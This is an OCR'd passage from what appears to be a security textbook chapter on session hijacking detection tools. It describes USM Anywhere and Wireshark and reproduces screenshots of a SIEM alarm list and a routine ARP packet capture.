0060  00 00 00 00 05 dc 01 01  02 15 5d 17 6c 65         ··········]·le

Ethernet: <live capture in progress>   Packets: 84227 · Displayed: 84227 (100.0%)   Profile: Default
```

https://www.wireshark.org

Session Hijacking Detection Tools:

- Quantum Intrusion Prevention System (IPS) (*https://www.checkpoint.com*)s
- LogRhythm (*https://logrhythm.com*)


Session Hijacking Detection Tools

Session hijacking attacks are difficult to detect, and in most cases, attacks go unnoticed, causing severe leakage of confidential data. Tools such as packet sniffers, IDSs, and security information and event management (SIEM) can be used to detect session hijacking attacks.

- **USM Anywhere**

  Source: *https://cybersecurity.att.com*

  USM Anywhere offers powerful threat detection, incident response, and compliance management across cloud, on-premises, and hybrid environments. Security professionals can use this tool for detecting session hijacking attempts and perform asset discovery, intrusion detection, security automation, SIEM and log management, endpoint detection and response, threat detection, threat intelligence, and vulnerability assessment.


USM
DASHBOARDS
ACTIVITY
ENVIRONMENT
REPORTS
SETTINGS
Alarms
TIME CREATED Tue 1/24/2017 - Wed 1/25/2017
Search & Filters
Enter search phrase
Show suppressed
Time Created
Last Hour
Last 24 Hours
Last 7 Days
Last 30 Days
Intent
System Compromise (536)
Delivery & Attack (533)
Environmental Awareness (100)
Reconnaissance & Probing (15)
Exploitation & Installation (6)
Reset
Method
EK Payload Delivered (417)
Malware Beaconing to C&C (229)
Suspicious Java Download (110)
Trojan (59)
Malicious SSL Certificate (49)
Windows Event Log Cleared (48)
Remote Access Trojan (20)
Reset
Filter values
Strategy
Exploit Kit (417)
C&C Communication (271)
Malware Infection (228)
Alarms By Intent
System Compromise
Exploitation & Installation
Delivery & Attack
Reconnaissance & Probing
Environmental Awareness
RESULTS 1 - 20 of 1,190
LIMIT 20 50 100
SORT TIME CREATED


INTENT	STRATEGY	METHOD	TIME CREATED	OTX	SOURCES	DESTINAT
☆	Malware Infection	Malicious SSL Certificate	Wed, Jan 25 2017 1:20:02PM PST		85.10.204.140	192.168.5
☆	Malware Infection	Trojan	Wed, Jan 25 2017 1:17:02PM PST		10.0.2.15	95.21
☆	Malware Infection	DNS C&C	Wed, Jan 25 2017 1:10:01PM PST		192.168.204.145	85.17
☆	Malware Infection	Trojan	Wed, Jan 25 2017 1:10:01PM PST		192.168.204.145	85.17
☆	Sensitive Data - Credentials in Cl...	Password Leak	Wed, Jan 25 2017 1:09:01PM PST		10.0.2.15	91.22
☆	C&C Communication	Malware Beaconing to C&C	Wed, Jan 25 2017 1:08:03PM PST		192.168.1.10	176.31
☆	Exploit Kit	EK Payload Delivered	Wed, Jan 25 2017 1:08:01PM PST		64.202.116.124	64.20
☆	Suspicious Download	Suspicious Java Download	Wed, Jan 25 2017 1:08:01PM PST		64.202.116.124	64.20
☆	Suspicious Download	Suspicious Java Download	Wed, Jan 25 2017 1:08:01PM PST		64.202.116.124	192.168.2

Figure 11.34: Screenshot of USM Anywhere

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark allows users to capture and interactively browse the traffic on a network. This tool uses Winpcap to capture packets. Therefore, it can only capture packets on the networks supported by Winpcap. It captures live network traffic from Ethernet, IEEE 802.11, Point-to-Point Protocol/High-level Data Link Control (PPP/HDLC), Asynchronous Transfer Mode (ATM), Bluetooth, Universal Serial Bus (USB), Token Ring, Frame Relay, and Fiber Distributed Data Interface (FDDI) networks. Security professionals use Wireshark to monitor and detect session hijacking attempts.



Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time       Source                Destination  Protocol Length Info
 84207 171.326987 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.90? Tell 10.10.1.13
 84208 171.336926 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.91? Tell 10.10.1.13
 84209 171.347465 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.92? Tell 10.10.1.13
 84210 171.357424 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.93? Tell 10.10.1.13
 84211 171.367467 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.94? Tell 10.10.1.13
 84212 171.377635 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.95? Tell 10.10.1.13
 84213 171.388153 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.96? Tell 10.10.1.13
 84214 171.398029 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.97? Tell 10.10.1.13
 84215 171.408250 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.98? Tell 10.10.1.13
 84216 171.418583 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.99? Tell 10.10.1.13
 84217 171.428622 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.100? Tell 10.10.1.13
 84218 171.437101 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.0? Tell 10.10.1.13
 84219 171.439889 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.101? Tell 10.10.1.13
 84220 171.449322 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.102? Tell 10.10.1.13
 84221 171.459220 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.103? Tell 10.10.1.13
 84222 171.468874 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.4? Tell 10.10.1.13
 84223 171.468879 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.3? Tell 10.10.1.13
 84224 171.468882 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.1? Tell 10.10.1.13
 84225 171.469310 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.104? Tell 10.10.1.13
 84226 171.479436 MS-NLB-PhysServer-2… Broadcast    ARP      42 Who has 10.10.1.105? Tell 10.10.1.13
 84227 171.488756 10.10.1.13           224.0.0.251  MDNS     71 Standard query 0x70a6 PTR local.local, "QM" question
```

```
> Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface \Device\NPF_{5A9B3588-F693-4023-B9B6-DCC29ADB1114}, id 0
> Ethernet II, Src: MS-NLB-PhysServer-21_5d:17:6c:65 (02:15:5d:17:6c:65), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: fe80::1:1, Dst: ff02::1
> Internet Control Message Protocol v6
```

